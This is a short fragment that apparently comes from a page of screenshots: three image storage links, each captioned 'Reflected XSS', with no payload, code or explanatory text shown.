
Reflected XSS




Reflected XSS



Reflected XSS




Reflected XSS

